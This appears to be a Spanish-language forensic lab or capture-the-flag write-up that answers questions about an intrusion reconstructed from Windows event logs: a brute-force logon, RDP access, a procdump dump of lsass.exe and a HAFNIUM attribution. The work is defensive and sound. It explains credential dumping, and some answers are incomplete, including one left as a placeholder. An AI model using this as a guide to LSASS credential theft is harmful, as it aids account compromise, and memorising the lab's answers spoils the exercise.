


lsass.exe es el proceso que gestiona la autenticación de Windows. Su memoria contiene hashes de contraseñas y tokens de acceso. Es el objetivo habitual de Procdump para extraer credenciales. Su ubicación por defecto en sistemas Windows es C:\Windows\System32\lsass.exe.



Segun el evento Sysmon id 11, el archivo lsass.dmp fue creado por el proceso procdump 64.exe el 12 de marzo de 2021 a las 08:29:28 UTC. Fue registrada por sysmon como File Create lo que confirma la actividad maliciosa. El archivo de volcado lsass.dmp fue creado en la ruta C:\tmp\lsass.dmp.
















Durante marzo de 2021, se informó ampliamente que un grupo de actores de amenazas específico estaba usando Procdump para volcar también la memoria del proceso LSASS. ¿Cómo llamó Microsoft a este actor de amenazas?



HAFNIUM.

Standard	XML		
Date:	11/03/2021	Source:	Microsoft-Windows-Security-Audi
Time:	20:26:51	Category:	Logon
Type:	Audit Failure	Event ID:	4625
User:	N/A		
Computer:	PoopController		
Description:			
Información de proceso:			
Id. de proceso del autor de la llamada: 0x0			
Nombre de proceso del autor de la llamada: -			
Información de red:			
Nombre de estación de trabajo: FancyPoodle			
Dirección de red de origen: 8.36.216.58			
Puerto de origen: 0			
Información de autenticación detallada:			
Proceso de inicio de sesión: NTLmSsp			
Paquete de autenticación: NTLM			
Servicios transitados: -			
Nombre de paquete (solo NTLM): -			
Longitud de clave: 0			
Este evento se genera cuando se produce un error en una solicitud de inicio de sesión. Lo genera el equipo al que se intentó tener acceso.			
Data:	<input checked="" type="radio"/> Bytes	<input type="radio"/> Words	<input type="radio"/> D-Words

Como se ve en la imagen la ip del atacante usada para realizar el ataque de fuerza bruta es **8.36.216.58**.

	Audit Success	11/03/2021	20:26:52	4624	Microsoft-Windows	Logon	N/A	PoopController
	Audit Success	11/03/2021	20:26:52	4672	Microsoft-Windows	Special Logon	N/A	PoopController
	Audit Success	11/03/2021	20:26:52	4672	Microsoft-Windows	Special Logon	N/A	PoopController
	Audit Success	11/03/2021	20:26:52	4776	Microsoft-Windows	Credential Validation	N/A	PoopController
	Audit Failure	11/03/2021	20:26:52	4625	Microsoft-Windows	Logon	N/A	PoopController
	Audit Failure	11/03/2021	20:26:52	4625	Microsoft-Windows	Logon	N/A	PoopController
	Audit Failure	11/03/2021	20:26:51	4625	Microsoft-Windows	Logon	N/A	PoopController
	Audit Failure	11/03/2021	20:26:51	4625	Microsoft-Windows	Logon	N/A	PoopController
	Audit Failure	11/03/2021	20:26:51	4625	Microsoft-Windows	Logon	N/A	PoopController
	Audit Failure	11/03/2021	20:26:51	4625	Microsoft-Windows	Logon	N/A	PoopController
	Audit Failure	11/03/2021	20:26:51	4625	Microsoft-Windows	Logon	N/A	PoopController
	Audit Failure	11/03/2021	20:26:51	4625	Microsoft-Windows	Logon	N/A	PoopController
	Audit Failure	11/03/2021	20:26:51	4625	Microsoft-Windows	Logon	N/A	PoopController
	Audit Failure	11/03/2021	20:26:51	4625	Microsoft-Windows	Logon	N/A	PoopController
	Audit Failure	11/03/2021	20:26:51	4625	Microsoft-Windows	Logon	N/A	PoopController



Proporcione la primera marca de tiempo de los registros donde pueda ver que el atacante logró adivinar la contraseña de la cuenta. Proporcione su respuesta en el formato aaaa-mm-dd hh:mm:ss en UTC

The screenshot shows the Windows Security Event Viewer interface. The left pane displays a list of events under the 'Security.evtx' file. The right pane shows the details for event 4624, which is an 'Audit Success' event.

Type	Date	Time	Event	Source
Audit Success	11/03/2021	20:26:52	4634	Microsoft-V
Audit Success	11/03/2021	20:26:52	4624	Microsoft-V
Audit Success	11/03/2021	20:26:52	4672	Microsoft-V
Audit Success	11/03/2021	20:26:52	4776	Microsoft-V
Audit Failure	11/03/2021	20:26:52	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:52	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V

**Event Details for 4624:**

- Date: 11/03/2021
- Time: 20:26:52
- Source: Microsoft-Windows-Security-Audi
- Type: Audit Success
- Category: Logon
- Event ID: 4624
- User: N/A
- Computer: PoopController
- Description:
  - Id. de inicio de sesión: 0x600cd7
  - Inicio de sesión vinculado: 0x0
  - Nombre de cuenta de red: -
  - Dominio de cuenta de red: -
  - GUID de inicio de sesión: {00000000-0000-0000-0000-000000000000}
- Información de proceso:
  - Id. de proceso: 0x0
  - Nombre de proceso: -
- Información de red:
  - Nombre de estación de trabajo: FancyPoodle
  - Dirección de red de origen: 8.36.216.58
  - Puerto de origen: 0

Data: ☒ Bytes ☐ Words ☐ D-Words

En el registro de eventos se observa el evento 4624, correspondiente a un inicio de sesión exitoso. Esto ocurre justo después del evento 4776, que valida las credenciales, y posterior a múltiples eventos 4625, indicando intentos fallidos de inicio de sesión (fuerza bruta). La marca de tiempo 4624 corresponde al momento exacto en que el atacante logró adivinar la contraseña. Timestamp: 11-03-2021 a las 20:26:52



# ¿Cuándo, según los registros de eventos de seguridad de Windows, el atacante inició sesión exitosamente en el host utilizando Windows RDP por primera vez?

The screenshot shows the Windows Security Event Viewer interface. The left pane displays a list of events, with event 4624 selected. The right pane shows the details for this event.

Type	Date	Time	Event	Source
Audit Success	12/03/2021	8:03:03	4624	Microsoft-Windows
Audit Success	12/03/2021	8:03:03	4672	Microsoft-Windows
Audit Success	12/03/2021	8:03:03	4624	Microsoft-Windows
Audit Success	12/03/2021	8:03:02	5059	Microsoft-Windows
Audit Success	12/03/2021	8:03:02	5059	Microsoft-Windows
Audit Success	12/03/2021	8:03:02	5059	Microsoft-Windows
Audit Success	12/03/2021	8:03:02	5061	Microsoft-Windows
Audit Success	12/03/2021	8:03:02	5058	Microsoft-Windows
Audit Success	12/03/2021	8:03:02	5061	Microsoft-Windows
Audit Success	12/03/2021	8:03:02	5058	Microsoft-Windows
Audit Failure	12/03/2021	8:03:02	5061	Microsoft-Windows
Audit Failure	12/03/2021	8:03:02	5061	Microsoft-Windows
Audit Failure	12/03/2021	8:03:02	5061	Microsoft-Windows
Audit Success	12/03/2021	8:03:02	4672	Microsoft-Windows
Audit Success	12/03/2021	8:03:02	4624	Microsoft-Windows
Audit Success	12/03/2021	8:03:01	4799	Microsoft-Windows
Audit Success	12/03/2021	8:03:00	4672	Microsoft-Windows
Audit Success	12/03/2021	8:03:00	4624	Microsoft-Windows

**Description:**  
Se inició sesión correctamente en una cuenta.

**Event Details:**

- Date: 12/03/2021
- Time: 8:03:00
- Type: Audit Success
- User: N/A
- Computer: PoopController
- Source: Microsoft-Windows-Security-Audit
- Category: Logon
- Event ID: 4624

**Description:**

Id. de seguridad: S-1-5-18  
Nombre de cuenta: POOPCONTROLLER\$  
Dominio de cuenta: WORKGROUP  
Id. de inicio de sesión: 0x3e7

**Información de inicio de sesión:**

Tipo de inicio de sesión: 10  
Modo de administrador restringido: 3  
Cuenta virtual: No  
Token elevado: No

**Nivel de suplantación:** Suplantación


**Nuevo inicio de sesión:**

Id. de seguridad: S-1-5-21-497791315-558856981-3739201777-1001  
Nombre de cuenta: Administrator  
Dominio de cuenta: POOPCONTROLLER  
Id. de inicio de sesión: 0xc5379

**Data:** ☒ Bytes ☐ Words ☐ D-Words

Según los registros de eventos, el atacante inició sesión exitosamente en el host por RDP el **[fecha-hora UTC aquí]**, utilizando la cuenta Administrador desde la IP 8.36.216.58. El evento 4624 con Logon Type 10 confirma el acceso remoto exitoso.

Según los registros disponibles, hay indicios limitados de que el archivo malicioso descargado se ejecutó en el host. Proporcione la marca de tiempo más antigua que muestre prueba de que el archivo se está ejecutando en el host.



Según los registros de Sysmon, el **12 de marzo de 2021 a las 13:01:08 UTC**, se ejecutó en el host el archivo `dxgiadaptercache.exe`, ubicado en el directorio del sistema (`C:\Windows\System32\`). Este evento aparece registrado como **Sysmon Event ID 1 (Process Create)** y representa la **primera evidencia confirmada** de que el archivo malicioso descargado fue ejecutado en el sistema. El proceso se inicia bajo el contexto de `NT AUTHORITY\SYSTEM` y está vinculado al volcado de memoria del proceso `lsass.exe`, lo que indica una actividad post-explotación orientada al robo de credenciales.